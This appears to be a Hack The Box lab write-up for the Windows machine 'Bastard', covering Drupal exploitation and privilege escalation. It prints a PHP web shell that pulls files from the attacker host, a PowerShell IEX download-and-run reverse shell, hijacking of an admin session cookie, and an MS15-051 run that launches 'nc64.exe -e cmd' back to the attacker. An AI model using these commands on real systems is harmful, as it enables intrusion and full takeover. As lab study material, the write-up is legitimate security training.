
Bastard

Difficulty: Medium
OS: Windows

Nmap


Performing an nmap scan, we find only port 80 is open.



```
┌──(root💀kali)-[~/htb/bastard]
└─# nmap -A 10.10.10.9 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-01 15:47 EDT
Nmap scan report for 10.10.10.9
Host is up (0.079s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:m
cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microso
91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microso
 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Mic
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   78.12 ms 10.10.14.1
2   78.13 ms 10.10.10.9
```


Checking the drupal version, we see it is v. 7.54

Drupal



Looking up an exploit for this version, we see there is Drupalgeddon and the manual version of it with an unserialize exploit.
https://www.ambionics.io/blog/drupal-services-module-rce

For the above exploit, we need to know the endpoint in drupal. Typically this is “rest_endpoint.” After leaving it as the default, we have an endpoint error. I tried a fuzz scan but found nothing. After this, I only messed with the name “rest_endpoint”, trying different combinations. The real endpoint is actually “rest”. Executing the php script after this change, we get the following confirmation.




Following ippsec here, he creates a custom php shell script that allows him to execute code and upload files from a http server running on port 8000. In this custom code, “phpCode” is a variable that holds everything between ‘EOD’ which makes a file and we do not have to escape quotes. This variable first checks if ‘fupload’ is set and if so uploads a file from our web server on port 8000. If that is not set, then it checks if ‘fexec’ is set and if so, executes whatever code is put into that variable.

```
$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$phpCode = <<< 'EOD'
<?php
 if (isset($_REQUEST['fupload'])) {
  file_put_contents($_REQUEST['fupload'], file_get_contents("http://10.10.14.34:8000/" . $_REQUEST['fupload']));
 };
 if (isset($_REQUEST['fexec'])) {
  echo "<pre>" . shell_exec($_REQUEST['fexec']) . "</pre>";
?>

EOD;

$file = [
    'filename' => 'exp.php',
    'data' => $phpCode
];
```


For some reason this exploit did not work, however it did grab the administrator cookie session name and value, meaning we can pass them into the web server and become administrator.

```
┌──(root💀kali)-[~/htb/bastard]
└─# cat session.json
{
    "session_name": "SESSd873f26fc11f2b7e6e4aa0f6fce59913",
    "session_id": "MxF3iQ3pkotCd5wpDrQ-ba3mIQYmZXHNbrkF8JJ8PV0",
    "token": "WiWOFFyFsQp9JhDjiRCdvXRuwHDwL5PzJ96R1liqblI"
}
```

Putting this information into a custom cookie.




After this, going to the main drupal page logs us in as the administrator user.




Drupal Admin

Once logged in as the drupal admin, going over to the “modules” tab on the top right and scrolling down, we find a module named “PHP filter.” This module will give us code execution.



Enabling this module, we can make a new article which will execute php code for us.



Running this, we get the phpinfo page, meaning we have code execution.

I attempted to do a php reverse shell, but that ended up not working out for me either.

Drupalgeddon 2

I instead went over to Drupalgeddon 2. Once I got a shell with drupalgeddon, I sent a nishang reverse powershell shell back to me.

```
┌──(root💀kali)-[~/htb/bastard]
└─# ruby /opt/Drupalgeddon2/drupalgeddon2.rb 10.10.10.9
[*] --==[::#Drupalggedon2::]==--
```

I put the following at the end of the "Invoke-PowerShellTcp.ps1" script

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.34 -Port 9000

After this was all set up, I executed code through powershell to get a reverse shell

```
[*] Dropping back to direct OS commands
drupalgeddon2>> powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.34:8000/Invoke-PowerShellTcp.ps1')
```

powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.34:8000/Invoke-PowerShellTcp.ps1')

User

First thing I did was upload and run Sherlock to see if there are any quick and easy vulnerabilities for privilege escalation.

```
PS C:\users> IEX(new-object net.webclient).downloadstring('http://10.10.14.34:8000/Sherlock/Sherlock.ps1');Find-AllVulns
```

IEX(new-object net.webclient).downloadstring('http://10.10.14.34:8000/Sherlock/Sherlock.ps1');Find-AllVulns

The results took a while, but there are a couple hits

```
Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Appears Vulnerable
```

```
Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable
```

```
Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable
```

Going back a little, I decided to check “systeminfo” and we see the server is a Windows 2008 R2 build with no hotfixes installed. This is a big red flag and should have been done first before running Sherlock

NOTE, we can check what services are running on a machine with the following

Sc query state = all

Following the vulnerabilities above, I use MS15-051 from a github called "windows-kernel-exploits." In there is a zipped file containing a 64 bit executable. I attempted to use "IEX" to get it on the server but that failed. I instead went and created a smb server through impact scripts. Doing this allowed me to upload the executable and achieve favorable results

```
┌──(root💀kali)-[/opt/windows-kernel-exploits/MS15-051]
└─# smbserver.py share MS15-051-KB3045171
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

```
PS C:\inetpub\drupal-7.54> \\10.10.14.34\share\ms15-051x64.exe "whoami"
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 3012 created.
==========================
nt authority\system
PS C:\inetpub\drupal-7.54>
```

\\10.10.14.34\share\ms15-051x64.exe "whoami"

Taking this a step further, we can upload a netcat executable to send back to us a shell as administrator. To do this, I put the exploit above and the 64 bit netcat executable in the same folder, then opened a smb server. Utilizing the same command from above, we replace the "whoami" with another query to my smb server to grab the netcat executable and run it on the target server. The goal is to get netcat to run and send us back a shell which is successfully done.

```
┌──(root💀kali)-[~/htb/bastard]
└─# ls
drupal.php  fuzz.txt                 ms15-051x64.exe  nmap.txt      user.json
ex.php      Invoke-PowerShellTcp.ps1 nc64.exe         session.json
```

```
┌──(root💀kali)-[~/htb]
└─# smbserver.py share bastard
Impacket v0.9.23.dev1+20210315.1
```

```
PS C:\inetpub\drupal-7.54> \\10.10.14.34\share\ms15-051x64.exe "\\10.10.14.34\share\nc64.exe -e cmd 10.10.14.34 9002"
```

\\10.10.14.34\share\ms15-051x64.exe "\\10.10.14.34\share\nc64.exe -e cmd 10.10.14.34 9002"

```
┌──(root💀kali)-[~/htb/bastard]
└─# nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.9] 49325
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\system
```

Rooted